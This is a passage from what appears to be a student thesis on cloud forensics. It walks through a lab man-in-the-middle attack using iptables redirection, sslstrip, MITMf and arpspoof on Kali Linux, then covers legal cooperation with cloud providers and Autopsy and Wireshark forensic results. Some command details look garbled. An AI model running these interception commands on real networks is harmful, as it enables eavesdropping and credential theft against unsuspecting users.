SSL Strip is a technique that is responsible for downgrading HTTPS to HTTP as if attacker can access victim’s browsing data by the MITM attack. HTTP and HTTPS are the application-layer protocols in TCP/IP model which is shown in the figure 3.7. HTTP means Hypertext Transfer Protocol. A protocol is a set of rules that are defined by a standard committee like ANSI and IEEE. On the other hand, HTTPS uses a secure tunnel for transferring and receiving data. This secure tunnel is called as SSL which stands for Secure Socket Layer and that is why the character S is added to HTTP.




Figure 3.7: TCP/IP Model

This image is free to copy according to license under the Creative Commons Attribution-Share Alike 3.0 License. (Source: https://en.wikipedia.org/wiki/File:Internet_layering.svg)

By SSL Strip attack https sites downgrade to http state. In the below figure ip tables redirect to the ssl port 6666 are shown

```

root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --t
p-port 6666
root@kali:~# iptables --list -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination          tcp dpt: http redir ports
REDIRECT  tcp  --  anywhere              anywhere             tcp dpt: http redir ports
6666
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
root@kali:~# █

```

Figure 3.8: IP tables redirect to the SSL Strip port 6666

starting SSL Strip process by the command `sslstrip -l 6666` to target the suspected person's computer shown in figure 3.9.

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-destination 10.10.10.10:6666
root@kali:~# iptables --list -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination            tcp dpt:http redir ports
REDIRECT  tcp  --  anywhere              anywhere               tcp dpt:http redir ports
6666

Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
root@kali:~# sslstrip -l 6666
sslstrip 0.9 by Moxie Marlinspike running...
```

Figure 3.9: Running SSL Strip process

This SSL Strip does not work sometimes and Man In The Middle Attack Framework (MITMF) Framework with SSL Strip 2 are used for that reason. It is an updated tool with updated SSL Strip features and it may bypass HSTS protocol that means HTTP Strict Transport Security protocol. MITMF is not pre-installed in Kali Linux, after installing it is launched and shown in figure 3.10.

```
root@kali:~# sudo mitmf
password:pcapng
MITMF
usage: mitmf.py -i interface [mitmf options] [plugin name] [plugin options]
MITmf v0.9.8 - 'The Dark Side'
optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
MITmf:
  Options for MITmf
```

Figure 3.10: Launching MITMF


The gateway is 192.168.208.2, by this gateway attack can be done. MITMF uses Arp spoofing. ARP spoofing is a type of attack in which a malicious actor sends falsified Address Resolution Protocol(ARP) messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC address is connected to an authentic IP address, the attacker will begin receiving any data that is intended for that IP address. ARP spoofing can enable malicious parties to intercept, modify or even stop data in-transit. ARP spoofing attacks can only occur on local area networks that utilize the Address Resolution Protocol.

In the figure 3.11, SSL Strip with MITMF are shown.

```
root@kali:~# mitmf -i eth0 --target 192.168.208.129 --gateway 192.168.208.2 --arp --spoof --hsts
password:peapapap
MITMF
[*] MITMf v0.9.8 - 'The Dark Side'
|_ Spoof v0.6
|_ |_ ARP spoofing enabled
|_ SSLstrip+ v0.4
|_ |_ SSLstrip+ by Leonardo Nve running
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|_ Net-Creds v1.0 online
|_ MITMf-API online
* Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ HTTP server online
|_ DNSChef v0.4 online
|_ SMB server online
```

Figure 3.11: SSL Strip started with MITMF

Sometimes spoof fails in MITMF so arpspoofing in another window of terminal is need and it is shown in the figure 3.12.

A terminal window titled 'root@kali: ~' with a menu bar containing 'File Edit View Search Terminal Help'. The terminal shows the following commands and output:

```
root@kali:~# arpspoof -t 192.168.208.129 192.168.208.129
0:c:29:52:b5:77 0:c:29:76:b:e7 0806 42: arp reply 192.168.208.129 is-at 0:c:29:5
2:b5:77
0:c:29:52:b5:77 0:c:29:76:b:e7 0806 42: arp reply 192.168.208.129 is-at 0:c:29:5
2:b5:77
0:c:29:52:b5:77 0:c:29:76:b:e7 0806 42: arp reply 192.168.208.129 is-at 0:c:29:5
2:b5:77
0:c:29:52:b5:77 0:c:29:76:b:e7 0806 42: arp reply 192.168.208.129 is-at 0:c:29:5
2:b5:77
0:c:29:52:b5:77 0:c:29:76:b:e7 0806 42: arp reply 192.168.208.129 is-at 0:c:29:5
2:b5:77
root@kali:~# mitmf --spoof --arp --gateway 192.168.208.2 --target 192.168.208.129
--hsts -i eth0
```

Figure 3.12: SSL Strip started with MITMF with arpspoofing

Forward ip by the command “echo 1 > /proc/sys/net/ipv4/ip_forward”. Then again putting the command “ mitmf --spoof --arp --gateway 192.168.208.2 --target 192.168.208.129 --dns --hsts -i eth0” , here eth0 is network interface. This process has also the same limitation like driftnet, urlsnarf. MITMF does not bypass HSTS protocol. There are some possibilities in old browsers like old internet explorer because these old browsers do not support with HTTP Strict Transfer Protocol.

Chapter 4

Result and Analysis

4.1 Results

Considering the legal approach, the solution is to form an Service Level Agreement(SLA) or Memorandum of Understanding (MoU) for further collaboration between the Cloud Service Provider and Law Enforcement Agency. Detailed requirements and justifications for such recommendation will be presented in this chapter. From the experimentation methods presented in the previous chapter, the useful results are found that will also be presented in this chapter.

4.1.1 Cooperation with Cloud Service Provider

Every popular Cloud Service Provider (CSP) has some terms and condition to their users. Cloud Service Providers like Google, Dropbox will share personal information with companies, organizations or individuals outside Google and Dropbox if they have a belief in good faith that access, use, preservation or disclosure of the information is reasonably necessary to meet any applicable law, regulation, legal process or enforceable governmental request with Law Enforcement Agency. If the request is appropriate with the applicable Terms of Service including investigation of potential violations. Cloud Service Providers share the information of the user for whom a governmental request with proper evidence and reasons they received, Cloud Service Providers observe their charged user for detection, prevention or address fraud, security or some other technical issues for cloud data.

Search warrants require a showing of probable cause, must meet specificity requirements regarding the location to be searched and the items to be seized, and must be reviewed and signed by a judge or magistrate. Search warrants may be issued by local, state, or federal governments, and may only be used in criminal cases. In response to valid search warrants, Cloud Service Providers give access to non-content and content information. If a government with their Law Enforcement Agency of any country can show proper evidence, strong reasons then Cloud Service Provider give access of the charged user otherwise they will reject the request.

For example, in 2006 Google was the only major search company that refused a U.S. government request to hand over two months of user search queries. They objected to the subpoena, and eventually a court denied the government's request. In some cases, Google receive a request for all information associated with a Google account, and they may ask the requesting agency to limit it to a specific product or service. If the agreement between the government with Law Enforcement

Agency of a country has better agreement with respect to the Terms and Condition of Cloud Service Providers as if they accept proper legal governmental request, then it will be the best way in cloud forensics to catch the charged criminal for doing crime in cloud.

4.1.2 Output from Forensic Image

Autopsy captured an image file format of a computer, actually a virtual machine's operating system that is vmdk image file format. It showed user's history, data of hard disk, browser's cache files, metadata that means timeline of browsing data, timeline of previewing of cloud server's data. In the virtual machine Google client and Dropbox client is installed and synchronized with their server's data according to user. Deleted file is recovered even the file is deleted from offline Google drive folder or Dropbox drive folder or any other folder.




Figure 4.1: browsing image found from a browser's cache folder

In the figure 4.1, a browsing image is shown because it is from cache folder of the browser. If it is deleted, then it also can be found from black colored option views is shown in the figure 4.1.




Figure 4.2: Recovery deleted file

In the figure 4.2 a file has been recovered by autopsy which was deleted from a offline client drive folder of CSP. Information of the deleted files with previous location are shown in the figure 4.3.




Figure 4.3: metadata of the deleted file

4.1.3 Output from Wireshark and Network Miner

Observing metadata of network traffic over the selected network interface of a host is done by Wireshark. The network traffic of the suspected person's computer are sniffed including source and destination ip addresses. Network Miner is used as a network sniffer/packet capturing tool to detect operating systems, sessions, hostnames, open ports etc, without putting any traffic on the network. It also analyzed PCAP files for off-line analysis and rebuild transmitted files and certificates from PCAP files. Analyzed sniffing packets and double clicked a post link in wireshark are shown in figure 4.4 then the information of the packets are shown in the figure 4.5. such as image, various files, metadata by analyzing pcap files in NetworkMiner and this is shown in the figure 4.6.




Figure 4.4: Wireshark Captured Packets

In the figure 4.4, a packet is highlighted by blue color and this packet have logging credentials.




Figure 4.5: analyzed information of the captured Packet

In the figure 4.5, analyzed information of the captured Packet are shown by double clicking the blue colored packets shown in the figure 4.4.




Figure 4.6: analyzed information and files

In the figure 4.6, NetworkMiner analyzed a captured pcap file from wireshark. NetworkMiner is shown hosts, files, images, credentials, sessions.

4.1.4 Output from MITM

Man In The Middle Attack is performed by setting up multiple operating system in a virtual machine with the same network and configuring the network of virtual machine as NAT which means Network address translation that is connected to directly the network of host machine from virtual machine. MITM attack can be performed at same network of wireless network, Local Area Network..

Output of Driftnet are shown in the figure 4.7

```
bother with
Sat Jul 29 12:29:23 2017 [driftnet] warning: driftnet-597cb7e31e7ff521.gif: bogus image (err = 5)
Sat Jul 29 12:29:23 2017 [driftnet] warning: driftnet-597cb7e37c3dbd3d.gif: bogus image (err = 5)
Sat Jul 29 12:29:26 2017 [driftnet] warning: image data too small (42 bytes) to
bother with
Sat Jul 29 12:29:48 2017 [driftnet] warning: image data too small (42 bytes) to
bother with
Sat Jul 29 12:29:58 2017 [driftnet] warning: image data too small (42 bytes) to
bother with
Sat Jul 29 12:30:02 2017 [driftnet] warning: image data too small (43 bytes) to
bother with
Sat Jul 29 12:30:02 2017 [driftnet] warning: image data too small (43 bytes) to
bother with
Sat Jul 29 12:30:04 2017 [driftnet] warning: image data too small (43 bytes) to
bother with
